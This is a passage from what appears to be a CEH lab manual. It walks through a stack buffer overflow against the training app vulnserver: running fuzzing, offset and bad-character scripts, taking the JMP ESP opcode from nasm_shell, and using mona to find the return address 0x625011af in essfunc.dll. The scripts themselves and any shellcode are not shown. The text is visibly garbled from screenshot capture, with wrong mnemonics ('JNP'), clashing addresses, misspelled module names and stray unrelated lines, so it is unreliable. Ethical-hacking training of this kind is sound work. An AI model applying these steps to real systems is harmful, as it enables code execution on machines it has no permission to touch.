| 0BADFF000 | 0x62500000 | 0x62500000 | 0x00000000  | False   | False | False    | -1.0- [essfunc.dll] (D:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe)    |                            |
| 0BADFF000 | 0x7669e000 | 0x001fe000 | True        | True    | False | True     | 10.0.18362.329 [KERNELBASE.dll] (C:\WINDOWS\System32\KERNELBASE.dll)                                                  |                            |
| 0BADFF000 | 0x777c0000 | 0x7781e000 | 0x0005e000  | True    | True  | False    | 10.0.18362.1 [MS2_32.DLL] (C:\WINDOWS\System32\MS2_32.DLL)                                                            |                            |
| 0BADFF000 | 0x6abc0000 | 0x6ac12000 | 0x00052000  | True    | True  | False    | 10.0.18362.1 [mswsock.dll] (C:\WINDOWS\system32\mswsock.dll)                                                          |                            |
| 0BADFF000 | 0x682e0000 | 0x6837f000 | 0x00007f000 | True    | True  | False    | 10.0.18362.1 [apphelp.dll] (C:\WINDOWS\SYSTEM32\apphelp.dll)                                                          |                            |
| 0BADFF000 | 0x00400000 | 0x00407000 | 0x00007000  | False   | False | False    | -1.0- [vulnserver.exe] (D:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe) |                            |
| 0BADFF000 | 0x76a40000 | 0x76b20000 | 0x0000e000  | True    | True  | False    | 10.0.18362.329 [KERNEL32.DLL] (C:\WINDOWS\System32\KERNEL32.DLL)                                                      |                            |
| 0BADFF000 | 0x76a40000 | 0x7675f000 | 0x0000f000  | True    | True  | False    | 7.0.18362.1 [msvcr7.dll] (C:\WINDOWS\System32\msvcr7.dll)                                                             |                            |
| 0BADFF000 | 0x75160000 | 0x7516e000 | 0x0000a000  | True    | True  | False    | 10.0.18362.1 [CRYPTBASE.dll] (C:\WINDOWS\System32\CRYPTBASE.dll)                                                      |                            |
| 0BADFF000 | 0x75170000 | 0x75190000 | 0x00020000  | True    | True  | False    | 10.0.18362.1 [SspiCli.dll] (C:\WINDOWS\System32\SspiCli.dll)                                                          |                            |
| 0BADFF000 | 0x75190000 | 0x75194000 | 0x00004000  | True    | True  | False    | 10.0.18362.1 [RPCRT4.dll] (C:\WINDOWS\System32\RPCRT4.dll)                                                            |                            |

113.  Now, we will exploit the essfunc.dll module to inject shellcode and take full control of the EIP register.
114.  Click **Parrot Security** to switch to the **Parrot Security** machine.
115.  Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
116.  A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
117.  In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

118.  Now, type **cd** and press **Enter** to jump to the root directory.



Mon Aug 24, 04:57

File Edit View Search Terminal Help

```
[attacker@parrot]~[~]
└─$ sudo su
      to target
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd /home/attacker/Desktop/Scripts/
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# ./fuzz.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# cd /home/attacker/Desktop/Scripts/
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# chmod +x fuzz.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# ./fuzz.py
[!] Fuzzing crashed vulnerable server at 13500 bytes
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# ./findoff.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# chmod +x findoff.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# ./findoff.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# chmod +x overwrite.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# ./overwrite.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# chmod +x badchars.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# ./badchars.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─#
```

119.  In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/nasm\_shell.rb** and press **Enter**.

This script is used to convert assembly language into hex code.

120.  The **nasm** command line appears; type **JMP ESP** and press **Enter**.
121.  The result appears, displaying the hex code of **JMP ESP** (here, **FFE4**).

Note down this hex code value.

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd /tmp
[root@parrot]~[-]
└─# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb run.spk 0 0
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/actionpack-5.2.4.3/lib/action_dispatch/middleware/stack.rb:37: warning: Using the last argument as keyword parameters is deprecated; maybe * should be added to the call
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/actionpack-5.2.4.3/lib/action_dispatch/middleware/static.rb:111: warning: The called method `initialize' is defined here
nasm > JMP ESP
00000000 FFE4
nasm > [root@parrot ~]# cd /home/attacker/Desktop/Sploitkit
[root@parrot Desktop/Sploitkit]# python3 findoff.py
[root@parrot Desktop/Sploitkit]# chmod +x findoff.py
[root@parrot Desktop/Sploitkit]# ./findoff.py
[root@parrot Desktop/Sploitkit]# chmod +x overwrite.py
[root@parrot Desktop/Sploitkit]# ./overwrite.py
[root@parrot Desktop/Sploitkit]# chmod +x badchars.py
[root@parrot Desktop/Sploitkit]# ./badchars.py
[root@parrot Desktop/Sploitkit]
```

122.  Type **EXIT** and press **Enter** to stop the script. Close the **Terminal** window.

Applications Places System Mon Aug 24, 05:00

Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd /tmp
[root@parrot]~[-]
└─# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb run.spk 0 0
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/actionpack-5.2.4.3/lib/action_dispatch/middleware/stack.rb:37: warning: Using the last argument as keyword parameters is deprecated; maybe * should be added to the call
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/actionpack-5.2.4.3/lib/action_dispatch/middleware/static.rb:111: warning: The called method `initialize' is defined here
nasm > JMP ESP
00000000 FFE4 led vulnerable jmp esp at 13500 bytes
nasm > EXIT
[root@parrot]~[-] py
└─# @parrot -e /home/attacker/Desktop/Scripts/
# chmod +x findoff.py
    @parrot -e /home/attacker/Desktop/Scripts/
    # ./findoff.py
    @parrot -e /home/attacker/Desktop/Scripts/
    # chmod +x overwrite.py
    @parrot -e /home/attacker/Desktop/Scripts/
    # ./overwrite.py
    @parrot -e /home/attacker/Desktop/Scripts/
    # chmod +x badchars.py
    @parrot -e /home/attacker/Desktop/Scripts/
    # ./badchars.py
    @parrot -e /home/attacker/Desktop/Scripts/
    # ]
```

123.  Click **Windows 10** to switch back to the **Windows 10** machine.
124.  In the **Immunity Debugger** window, type **!mona find -s "\xff\xe4" -m essfunc.dll** and press **Enter** in the text field present at the bottom of the window.
125.  The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.

Here, the return address of the vulnerable module is **0x625011af**.

Immunity Debugger - vulnserver.exe - [Log data]

L File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment specialist needed

```
Address Message
77AD63B0 Main thread with ID 00000200C created
77B2ABF0 New thread with ID 000014F4 created
00400000 New thread with ID 00000E80 created
Modules D:\CEH-Tools\CEHv11\Module_06\System\Hacking\Buffer\Overflow\Tools\vulnserver\vulnserver.exe
    CRC changed, discarding .udd data
62500000 Modules D:\CEH-Tools\CEHv11\Module_06\System\Hacking\Buffer\Overflow\Tools\vulnserver\lessfunc.dll
682E0000 Modules C:\WINDOWS\SYSTEM32\apphelp.dll
6ABC0000 Modules C:\WINDOWS\system32\mswsock.dll
75160000 Modules C:\WINDOWS\System32\CRYPTBASE.dll
75170000 Modules C:\WINDOWS\System32\SspiCli.dll
75420000 Modules C:\WINDOWS\System32\bcryptPrimitives.dll
764A0000 Modules C:\WINDOWS\System32\KERNELBASE.dll
766A0000 Modules C:\WINDOWS\System32\msvcr7.dll
76880000 Modules C:\WINDOWS\System32\RPCRT4.dll
76A40000 Modules C:\WINDOWS\System32\KERNEL32.DLL
76E90000 Modules C:\WINDOWS\System32\sechost.dll
77C00000 Modules C:\WINDOWS\System32\WS2_32.DLL
77A80000 Modules C:\WINDOWS\SYSTEM32\ntdll.dll
77AF4070 [04:40:48] Attached process paused at ntdll.DbgBreakPoint
[04:40:52] Thread 00000E80 terminated, exit code 0
[04:45:38] Thread 000014F4 terminated, exit code 0
[+] Command used:
0BADF000 fmona modules
----- Mona command started on 2020-08-24 04:50:46 (v2.0, rev 604) -----
0BADF000 [+] Processing arguments and criteria
0BADF000 - Pointer access level : X
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000
0BADF000 Module info :
0BADF000
0BADF000 Base | Top | Size | Rebase | SafeSEH | ASLR | NXCompat | OS DLL | Version, Modulename & Path
0BADF000
0BADF000 0x62500000 | 0x62500000 | 0x00000000 | False | False | False | False | -1.0- [lessfunc.dll] (D:\CEH-Tools\CEHv11\Module_06\System\Hacking\Buffer\Overflow\Tools\vulnserver\lessfunc.dll)
0BADF000 0x764a0000 | 0x7669e000 | 0x001fe000 | True | True | True | False | 10.0.18362.329 [KERNELBASE.dll] (C:\WINDOWS\System32\KERNELBASE.dll)
0BADF000 0x777c0000 | 0x7781e000 | 0x0005e000 | True | True | True | False | 10.0.18362.1 [WS2_32.dll] (C:\WINDOWS\System32\WS2_32.dll)
0BADF000 0x6abc0000 | 0x6ac12000 | 0x00052000 | True | True | True | False | 10.0.18362.1 [mswsock.dll] (C:\WINDOWS\System32\mswsock.dll)
0BADF000 0x682e0000 | 0x6837f000 | 0x0009f000 | True | True | True | False | 10.0.18362.1 [apphelp.dll] (C:\WINDOWS\SYSTEM32\apphelp.dll)
0BADF000 0x00400000 | 0x00407000 | 0x00007000 | False | False | False | False | -1.0- [vulnserver.exe] (D:\CEH-Tools\CEHv11\Module_06\System\Hacking\Buffer\Overflow\Tools\vulnserver\vulnserver.exe)
0BADF000 0x76a40000 | 0x76b20000 | 0x0000e000 | True | True | True | False | 10.0.18362.329 [KERNEL32.dll] (C:\WINDOWS\System32\KERNEL32.dll)
0BADF000 0x766a0000 | 0x7675f000 | 0x000bf000 | True | True | True | False | 7.0.18362.1 [msvcr7.dll] (C:\WINDOWS\System32\msvcr7.dll)
0BADF000 0x75160000 | 0x7516a000 | 0x00000000 | True | True | True | False | 10.0.18362.1 [CRYPTBASE.dll] (C:\WINDOWS\System32\CRYPTBASE.dll)
0BADF000 0x75170000 | 0x75190000 | 0x00020000 | True | True | True | False | 10.0.18362.1 [SspiCli.dll] (C:\WINDOWS\System32\SspiCli.dll)
0BADF000 0x77a80000 | 0x77c1a000 | 0x0019a000 | True | True | True | False | 10.0.18362.329 [ntdll.dll] (C:\WINDOWS\SYSTEM32\ntdll.dll)
0BADF000 0x76880000 | 0x7693b000 | 0x000bb000 | True | True | True | False | 10.0.18362.1 [RPCRT4.dll] (C:\WINDOWS\System32\RPCRT4.dll)
0BADF000 0x76e90000 | 0x76f86000 | 0x0007f000 | True | True | True | False | 10.0.18362.1 [sechost.dll] (C:\WINDOWS\System32\sechost.dll)
0BADF000 0x75420000 | 0x7547f000 | 0x0005f000 | True | True | True | False | 10.0.18362.295 [bcryptPrimitives.dll] (C:\WINDOWS\System32\bcryptPrimitives.dll)
```

```
0BADF000 [+] This mona.py action took 0:00:02.734000  
0BADF000 [+] Command used:  
0BADF000 !mona find -s "/xff\xe4" -m essfunc.dll
```

Mona command started on 2020-08-24 05:03:47 (v2.0, rev 604)

```
0BAD0F000 [+] Processing arguments and criteria  
- Pointer access level : *  
0BAD0F000 - Only querying modules esffunc.dll  
0BAD0F000 [+] Generating module info table, hang on..  
0BAD0F000 - Processing modules
```

```
0BAD0F000 [-] Processing module...
0BAD0F000 - Done. Let's rock 'n roll.
0BAD0F000 - Treating search pattern as bin
0BAD0F000 [+] Searching from 0x62500000 to 0x62500000
0BAD0F000 [+] Preparing output file 'find.txt'
0BAD0F000 - (Re)setting logfile find.txt
0BAD0F000 [+] Writing results to find.txt
0BAD0F000 - Number of pointers of type "\x00\x00\x00\x00" :
0BAD0F000 [+] Results...:
```

126.  Close **Immunity Debugger** and the vulnerable server process.
127.  Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**.
128.  In the **Immunity Debugger** window, click the **Go to address in Disassembler icon**.

## Immunity Debugger - vulnserver.exe - [CPU - thread 000000C8, module ntdll]

File View Debug Plugins ImmLib Options Window Help Jobs

```

77AF4071 C3      RETN
77AF4072 CC      INT3
77AF4073 CC      INT3
77AF4074 CC      INT3
77AF4075 CC      INT3
77AF4076 CC      INT3
77AF4077 CC      INT3
77AF4078 CC      INT3
77AF4079 CC      INT3
77AF407A CC      INT3
77AF407B CC      INT3
77AF407C CC      INT3
77AF407D CC      INT3
77AF407E CC      INT3
77AF407F CC      INT3
77AF4080 8B4C24 04 MOV ECX,DWORD PTR SS:[ESP+4]
77AF4084 F641 04 06 TEST BYTE PTR DS:[ECX+4],6
77AF4088 74 05 JE SHORT ntdll.77AF408F
77AF408A E8 81FBFFFF CALL ntdll.ZwTestAlert
77AF408F B8 01000000 MOV EAX,1
77AF4094 C2 1000 RETH 10
77AF4097 8D8424 00000000 LEA ESP,DWORD PTR SS:[ESP]
77AF409E 8BF0      MOV EDI,EDI
77AF40A0 8330 58E9B927 01 CMP DWORD PTR DS:[77B9E958],0
77AF40A7 74 0E JE SHORT ntdll.77AF40B7
77AF40A9 8B00 58E9B927 MOV ECX,DWORD PTR DS:[77B9E958]
77AF40AF FF15 E011BA77 CALL DWORD PTR DS:[77BA11E0]
77AF40B5 FFE1      JMP ECX
77AF40B7 8D8424 E0020000 LEA EAX,DWORD PTR SS:[ESP+2E0]
77AF40BE 64:8B0D 00000000 MOV ECX,DWORD PTR FS:[0]
77AF40C5 B9 80400F77 MOV EDX,ntdll.77AF4080
77AF40CA 8908      MOV DWORD PTR DS:[EAX],ECX
77AF40CC 8950 04     MOV DWORD PTR DS:[EAX+4],EDX
77AF40CF 64:A3 00000000 MOV DWORD PTR FS:[0],EAX
77AF40D5 8D7C24 14 LEA EDI,DWORD PTR SS:[ESP+14]
77AF40D9 8B7424 10 MOV ESI,DWORD PTR SS:[ESP+10]
77AF40DD 83E6 01     AND ESI,1
77AF40E0 58      POP EBX

```

Address | Hex dump | ASCII

| Address  | Hex dump                | ASCII |
|----------|-------------------------|-------|
| 00403000 | FF FF FF FF 00 40 00 00 | @.    |
| 00403008 | 70 2E 40 00 00 00 00 00 | p.e.. |
| 00403010 | FF FF FF FF 00 00 00 00 |       |
| 00403018 | FF FF FF 00 00 00 00 00 |       |
| 00403020 | FF FF FF 00 00 00 00 00 |       |
| 00403028 | 00 00 00 00 00 00 00 00 |       |
| 00403030 | 00 00 00 00 00 00 00 00 |       |
| 00403038 | 00 00 00 00 00 00 00 00 |       |
| 00403040 | 00 00 00 00 00 00 00 00 |       |
| 00403048 | 00 00 00 00 00 00 00 00 |       |
| 00403050 | 00 00 00 00 00 00 00 00 |       |
| 00403058 | 00 00 00 00 00 00 00 00 |       |
| 00403060 | 00 00 00 00 00 00 00 00 |       |
| 00403068 | 00 00 00 00 00 00 00 00 |       |
| 00403070 | 00 00 00 00 00 00 00 00 |       |
| 00403078 | 00 00 00 00 00 00 00 00 |       |
| 00403080 | 00 00 00 00 00 00 00 00 |       |
| 00403088 | 00 00 00 00 00 00 00 00 |       |
| 00403090 | 00 00 00 00 00 00 00 00 |       |
| 00403098 | 00 00 00 00 00 00 00 00 |       |
| 004030A0 | 00 00 00 00 00 00 00 00 |       |
| 004030A8 | 00 00 00 00 00 00 00 00 |       |
| 004030B0 | 00 00 00 00 00 00 00 00 |       |
| 004030B8 | 00 00 00 00 00 00 00 00 |       |
| 004030C0 | 00 00 00 00 00 00 00 00 |       |
| 004030C8 | 00 00 00 00 00 00 00 00 |       |
| 004030D0 | 00 00 00 00 00 00 00 00 |       |
| 004030D8 | 00 00 00 00 00 00 00 00 |       |
| 004030E0 | 00 00 00 00 00 00 00 00 |       |
| 004030E8 | 00 00 00 00 00 00 00 00 |       |
| 004030F0 | 00 00 00 00 00 00 00 00 |       |
| 004030F8 | 00 00 00 00 00 00 00 00 |       |
| 00403100 | 00 00 00 00 00 00 00 00 |       |
| 00403108 | 00 00 00 00 00 00 00 00 |       |
| 00403110 | 00 00 00 00 00 00 00 00 |       |
| 00403118 | 00 00 00 00 00 00 00 00 |       |

Registers (FPU)

|     |                                       |
|-----|---------------------------------------|
| EAX | 003FC000                              |
| ECX | 77B2ABF0 ntdll.DbgUiRemoteBreakIn     |
| EDX | 77B2ABF0 ntdll.DbgUiRemoteBreakIn     |
| EBX | 00000000                              |
| ESP | 00BDF44                               |
| EBP | 00B0FF70                              |
| ESI | 77B2ABF0 ntdll.DbgUiRemoteBreakIn     |
| EDI | 77B2ABF0 ntdll.DbgUiRemoteBreakIn     |
| EIP | 77AF4071 ntdll.77AF4071               |
| C   | 002B 32bit 0(FFFFFF)                  |
| P   | 0023 32bit 0(FFFFFF)                  |
| A   | 002B 32bit 0(FFFFFF)                  |
| Z   | 002B 32bit 0(FFFFFF)                  |
| S   | 0053 32bit 3FC000(FFF)                |
| T   | 002B 32bit 0(FFFFFF)                  |
| D   | 0000 LastErr ERROR_SUCCESS (00000000) |
| EFL | 00000246 (NO,NB,E,BE,NS,PE,GE,LE)     |
| ST0 | empty g                               |
| ST1 | empty g                               |
| ST2 | empty g                               |
| ST3 | empty g                               |
| ST4 | empty g                               |
| ST5 | empty g                               |
| ST6 | empty g                               |
| ST7 | empty g                               |
| FST | 0000 Cond 0 0 0 Err 0 0 0 0 0 0 (GT)  |
| FCW | 027F Prec NEAR,53 Mask 1 1 1 1 1 1    |

|         |                                            |
|---------|--------------------------------------------|
| 00BDF44 | 77B2AC29 %w RETURN to ntdll.77B2AC29 from  |
| 00BDF48 | B488C71E #!#                               |
| 00BDF4C | 77B2ABF0 %w ntdll.DbgUiRemoteBreakIn       |
| 00BDF50 | 77B2ABF0 %w ntdll.DbgUiRemoteBreakIn       |
| 00BDF54 | 00000000                                   |
| 00BDF58 | 00000000                                   |
| 00BDF5C | 00000000                                   |
| 00BDF60 | 00BDFCC0 If #. Pointer to next SEH record  |
| 00BDF64 | 77AF9F90 #f>w SE handler                   |
| 00BDF68 | C3BD5D0E #!#                               |
| 00BDF6C | 00000000                                   |
| 00BDF70 | 00000000                                   |
| 00BDF74 | 76A56359 YoAv RETURN to KERNEL32.76A56359  |
| 00BDF78 | 00000000                                   |
| 00BDF7C | 76A56340 @cAv KERNEL32.BaseThreadInitThunk |
| 00BDF80 | 00BDFD0C #".                               |
| 00BDF84 | 77AE7B74 t<>w RETURN to ntdll.77AE7B74     |
| 00BDF88 | 00000000                                   |
| 00BDF8C | B488C7B2 #!#                               |
| 00BDF90 | 00000000                                   |
| 00BDF94 | 00000000                                   |
| 00BDF98 | 00000000                                   |
| 00BDF9C | 00000000                                   |
| 00BDFAC | 00000000                                   |
| 00BDFB0 | 00000000                                   |
| 00BDFB4 | 00000000                                   |
| 00BDFB8 | 00000000                                   |
| 00BDFC2 | 00000000                                   |
| 00BDFC6 | 00000000                                   |
| 00BDFC0 | 00000000                                   |
| 00BDFC4 | 00BDF8C t #.                               |
| 00BDFC8 | 00000000                                   |
| 00BDFCC | 00BDFE4 2 #. Pointer to next SEH record    |
| 00BDFD0 | 77AF9F90 #f>w SE handler                   |
| 00BDFD4 | C3BD5A96 #!#                               |

129. ☐ The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.

## Immunity Debugger - vulnserver.exe - [CPU - thread 000000C8, module ntdll]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c P k b z r ... s ?

Immunity: Consulting Services Manager

```

77AF4071 C3      RETN
77AF4072 CC      INT3
77AF4073 CC      INT3
77AF4074 CC      INT3
77AF4075 CC      INT3
77AF4076 CC      INT3
77AF4077 CC      INT3
77AF4078 CC      INT3
77AF4079 CC      INT3
77AF407A CC      INT3
77AF407B CC      INT3
77AF407C CC      INT3
77AF407D CC      INT3
77AF407E CC      INT3
77AF407F CC      INT3
77AF4080 8B4C24 04 MOV ECX,DWORD PTR DS:[77B9E958]
77AF4084 F641 04 06 TEST ECX,0
77AF4088 74 05 JE 77AF408B
77AF408A E8 81FBFFFF CALL 77AF408B
77AF408F B8 01000000 MOV ECX,0
77AF4094 C2 1000 RETN
77AF4097 8DA424 00000000 LEA ECX,[ESP+20]
77AF409E 8BFF    MOV ECX,0
77AF40A0 8330 58E9B977 01 CMP ECX,0
77AF40A7 74 0E JE SHORT 77AF40B7
77AF40A9 8B00 58E9B977 MOV ECX,DWORD PTR DS:[77B9E958]
77AF40AF FF15 E011BA77 CALL DWORD PTR DS:[77BA11E0]
77AF40B5 FFE1    JMP ECX
77AF40B7 8D8424 E0020000 LEA ECX,[ESP+2E0]
77AF40BE 64:880D 00000000 MOV ECX,DWORD PTR FS:[0]
77AF40C5 B9 8040BF77 MOV EDX,77AF408B
77AF40CA 8908    MOV DWORD PTR DS:[EAX],ECX
77AF40CC 8950 04 MOV DWORD PTR DS:[EAX+4],EDX
77AF40CF 64:A3 00000000 MOV DWORD PTR FS:[0],EAX
77AF40D5 8D7C24 14 LEA EDI,DWORD PTR SS:[ESP+14]
77AF40D9 8B7424 10 MOV ESI,DWORD PTR SS:[ESP+10]
77AF40DD 83E6 01 AND ESI,1
77AF40E0 58      POP EBX

```

Enter expression to follow:

625011af

OK Cancel

Address Hex dump ASCII

|          |                         |         |
|----------|-------------------------|---------|
| 00403000 | FF FF FF FF 00 40 00 00 | ...@.   |
| 00403008 | 70 2E 40 00 00 00 00 00 | p.e.... |
| 00403010 | FF FF FF FF 00 00 00 00 |         |
| 00403018 | FF FF FF FF 00 00 00 00 |         |
| 00403020 | FF FF FF FF 00 00 00 00 |         |
| 00403028 | 00 00 00 00 00 00 00 00 |         |
| 00403030 | 00 00 00 00 00 00 00 00 |         |
| 00403038 | 00 00 00 00 00 00 00 00 |         |
| 00403040 | 00 00 00 00 00 00 00 00 |         |
| 00403048 | 00 00 00 00 00 00 00 00 |         |
| 00403050 | 00 00 00 00 00 00 00 00 |         |
| 00403058 | 00 00 00 00 00 00 00 00 |         |
| 00403060 | 00 00 00 00 00 00 00 00 |         |
| 00403068 | 00 00 00 00 00 00 00 00 |         |
| 00403070 | 00 00 00 00 00 00 00 00 |         |
| 00403078 | 00 00 00 00 00 00 00 00 |         |
| 00403080 | 00 00 00 00 00 00 00 00 |         |
| 00403088 | 00 00 00 00 00 00 00 00 |         |
| 00403090 | 00 00 00 00 00 00 00 00 |         |
| 00403098 | 00 00 00 00 00 00 00 00 |         |
| 004030A0 | 00 00 00 00 00 00 00 00 |         |
| 004030A8 | 00 00 00 00 00 00 00 00 |         |
| 004030B0 | 00 00 00 00 00 00 00 00 |         |
| 004030B8 | 00 00 00 00 00 00 00 00 |         |
| 004030C0 | 00 00 00 00 00 00 00 00 |         |
| 004030C8 | 00 00 00 00 00 00 00 00 |         |
| 004030D0 | 00 00 00 00 00 00 00 00 |         |
| 004030D8 | 00 00 00 00 00 00 00 00 |         |
| 004030E0 | 00 00 00 00 00 00 00 00 |         |
| 004030F0 | 00 00 00 00 00 00 00 00 |         |
| 004030F8 | 00 00 00 00 00 00 00 00 |         |
| 00403100 | 00 00 00 00 00 00 00 00 |         |
| 00403108 | 00 00 00 00 00 00 00 00 |         |
| 00403110 | 00 00 00 00 00 00 00 00 |         |
| 00403118 | 00 00 00 00 00 00 00 00 |         |

Registers (FPU)

|     |                                      |
|-----|--------------------------------------|
| EAX | 003FC000                             |
| ECX | 77B2ABF0 ntdll.DbgUiRemoteBreakin    |
| EDX | 77B2ABF0 ntdll.DbgUiRemoteBreakin    |
| EBX | 00000000                             |
| ESP | 00BDFF44                             |
| EBP | 00BDFF70                             |
| ESI | 77B2ABF0 ntdll.DbgUiRemoteBreakin    |
| EDI | 77B2ABF0 ntdll.DbgUiRemoteBreakin    |
| EIP | 77AF4071 ntdll.77AF4071              |
| C   | E S 002B 32bit 0(FFFFFFFFF)          |
| P   | I CS 0023 32bit 0(FFFFFFFFF)         |
| A   | S 002B 32bit 0(FFFFFFFFF)            |
| Z   | 1 DS 002B 32bit 0(FFFFFFFFF)         |
| S   | 0 FS 0053 32bit 3FC000(FFF)          |
| T   | 0 GS 002B 32bit 0(FFFFFFFFF)         |
| D   | 0 0 LastErr ERROR_SUCCESS (00000000) |
| EFL | 00000246 (NO,NB,E,BE,NS,PE,GE,LE)    |
| ST0 | empty g                              |
| ST1 | empty g                              |
| ST2 | empty g                              |
| ST3 | empty g                              |
| ST4 | empty g                              |
| ST5 | empty g                              |
| ST6 | empty g                              |
| ST7 | empty g                              |
| FST | 0000 Cond 0 0 0 Err 0 0 0 0 0 0 (GT) |
| FCW | 027F Prec NEAR,53 Mask 1 1 1 1 1 1   |

3 2 1 0 E S P U 0 Z D I

ntdll.Rt.DebugPrintTimes

00BDFF44 77B2AC29 !%w RETURN to ntdll.77B2AC29 from 77AF4071

00BDFF48 B488C71E !!!

00BDFF4C 77B2ABF0 !!! ntdll.DbgUiRemoteBreakin

00BDFF50 77B2ABF0 !!! ntdll.DbgUiRemoteBreakin

00BDFF54 00000000 H ..

00BDFF58 00BDF48 H ..

00BDFF5C 00000000 ..

00BDFF60 00BDFCC0 If .. Pointer to next SEH record

00BDFF64 77AF9F90 Ef>w SE handler

00BDFF68 C3BD5D8E A!!

00BDFF70 C !!

00BDFF74 76A56359 YoAv RETURN to KERNEL32.76A56359

00BDFF78 00000000 ..

00BDFF7C 76A56340 @cAv KERNEL32.BaseThreadInitThunk

00BDFF80 00000000 ..

00BDFF84 77AE7B74 t!!w RETURN to ntdll.77AE7B74

00BDFF88 00000000 ..

00BDFF8C B488C7B2 !!!

00BDFF90 00000000 ..

00BDFF94 00000000 ..

00BDFF98 00000000 ..

00BDFF9C 00000000 ..

00BDFFA0 00000000 ..

00BDFFA4 00000000 ..

00BDFFA8 00000000 ..

00BDFFAC 00000000 ..

00BDFFB0 00000000 ..

00BDFFB4 00000000 ..

00BDFFB8 00000000 ..

00BDFFC0 00000000 ..

00BDFFC4 00BDF8C t ..

00BDFFC8 00000000 ..

00BDFFCC 00BDFFE4 S .. Pointer to next SEH record

00BDFFD0 77AF9F90 Ef>w SE handler

00BDFFD4 C3BD5A96 A!!

130.  You will be pointed to **625011af ESP**; press **F2** to set up a breakpoint at the selected address, as shown in the screenshot.

## Immunity Debugger - vulnserver.exe - [CPU - thread 0000092C, module esfunc]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c p k b z r ... s ?

Immunity: Consulting Services Manager

```

625011B1 FFE4 JNP ESP
625011B1 FFE0 JMP EAX
625011B3 58 POP EAX
625011B4 58 POP EAX
625011B5 C3 RETN
625011B6 50 POP EBP
625011B7 C3 RETN
625011B8 55 PUSH EBP
625011B9 89E5 MOV EBP,ESP
625011B8 FFE4 JNP ESP
625011B0 FFE1 JNP ECX
625011B1 FFE4 JNP ESP
625011B2 58 POP EBX
625011B3 58 POP EBX
625011B4 C3 RETN
625011B5 5D POP EBP
625011B6 C3 RETN
625011C4 55 PUSH EBP
625011C5 89E5 MOV EBP,ESP
625011C7 FFE4 JNP ESP
625011C8 FFE3 JNP EBX
625011C9 5D POP EBP
625011C0 5D POP EBP
625011C1 C3 RETN
625011C2 5D POP EBP
625011C3 C3 RETN
625011C4 55 PUSH EBP
625011C5 89E5 MOV EBP,ESP
625011C6 FFE4 JNP ESP
625011C7 FFE3 JNP EBX
625011C8 5D POP EBP
625011C9 5D POP EBP
625011C0 C3 RETN
625011C1 5D POP EBP
625011C2 C3 RETN
625011C3 5D POP EBP
625011C4 55 PUSH EBP
625011C5 89E5 MOV EBP,ESP
625011C6 FFE4 JNP ESP
625011C7 FFE3 JNP EDX
625011C8 FFE2 JNP EDX

```

Address | Hex dump | ASCII

|                                        |
|----------------------------------------|
| 00403000 FF FF FF FF 00 40 00 00 ..@.. |
| 00403008 70 2E 40 00 00 00 00 00 p.e.. |
| 00403010 FF FF FF FF 00 00 00 00 ..    |
| 00403018 FF FF FF FF 00 00 00 00 ..    |
| 00403020 FF FF FF FF 00 00 00 00 ..    |
| 00403028 00 00 00 00 00 00 00 00 ..    |
| 00403030 00 00 00 00 00 00 00 00 ..    |
| 00403038 00 00 00 00 00 00 00 00 ..    |
| 00403040 00 00 00 00 00 00 00 00 ..    |
| 00403048 00 00 00 00 00 00 00 00 ..    |
| 00403050 00 00 00 00 00 00 00 00 ..    |
| 00403058 00 00 00 00 00 00 00 00 ..    |
| 00403060 00 00 00 00 00 00 00 00 ..    |
| 00403068 00 00 00 00 00 00 00 00 ..    |
| 00403070 00 00 00 00 00 00 00 00 ..    |
| 00403078 00 00 00 00 00 00 00 00 ..    |
| 00403080 00 00 00 00 00 00 00 00 ..    |
| 00403088 00 00 00 00 00 00 00 00 ..    |
| 00403090 00 00 00 00 00 00 00 00 ..    |
| 00403098 00 00 00 00 00 00 00 00 ..    |
| 004030A0 00 00 00 00 00 00 00 00 ..    |
| 004030A8 00 00 00 00 00 00 00 00 ..    |
| 004030B0 00 00 00 00 00 00 00 00 ..    |
| 004030B8 00 00 00 00 00 00 00 00 ..    |
| 004030C0 00 00 00 00 00 00 00 00 ..    |
| 004030C8 00 00 00 00 00 00 00 00 ..    |
| 004030D0 00 00 00 00 00 00 00 00 ..    |
